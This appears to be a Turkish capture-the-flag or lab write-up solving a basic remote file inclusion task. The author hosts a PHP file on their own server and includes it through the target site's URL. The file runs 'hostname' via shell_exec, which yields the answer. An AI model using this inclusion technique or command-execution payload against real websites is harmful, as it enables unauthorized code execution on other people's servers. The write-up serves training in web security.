FİLE INCLUSİON


6.3 Basic Remote File Inclusion

Bizden istenen bilgi ; Web sitesinin çalıştığı sunucunun ana bilgisayar adı nedir?

Bunun shell almamız gerekiyor, bunu ise uzakdan shell yükleyerek yapabiliriz ve o betiği bu web sitesinden çalıştırabiliriz öncelikle kendi sunucumuzda bir 80 portu açalım.

```
root@Hegir:/home/servet/Masaüstü/yavuzlar# python3 -m http.server 8000
```

Shell dosyamın bulunduğu kısma web server açtım. Ve şimdi sayfa urlden gidelim.




shell.php açalım.
Not: bazı sorunlar sebebi ile tam olarak shell bağlantısı alamadım ancak soruyu cevaplamak için, php betiğimize hostname komutunu çalıştırıp ve yazdırmasını söyledim.
Shell.php içeriği :
“

```
<?php
$command = 'hostname';
$output = shell_exec($command);
echo "<pre>$output</pre>";
?>
```

”

Çalıştırdım ve çıktıya bakalım.



Soru : Web sitesinin çalıştığı sunucunun ana bilgisayar adı nedir?
Cevap: imperial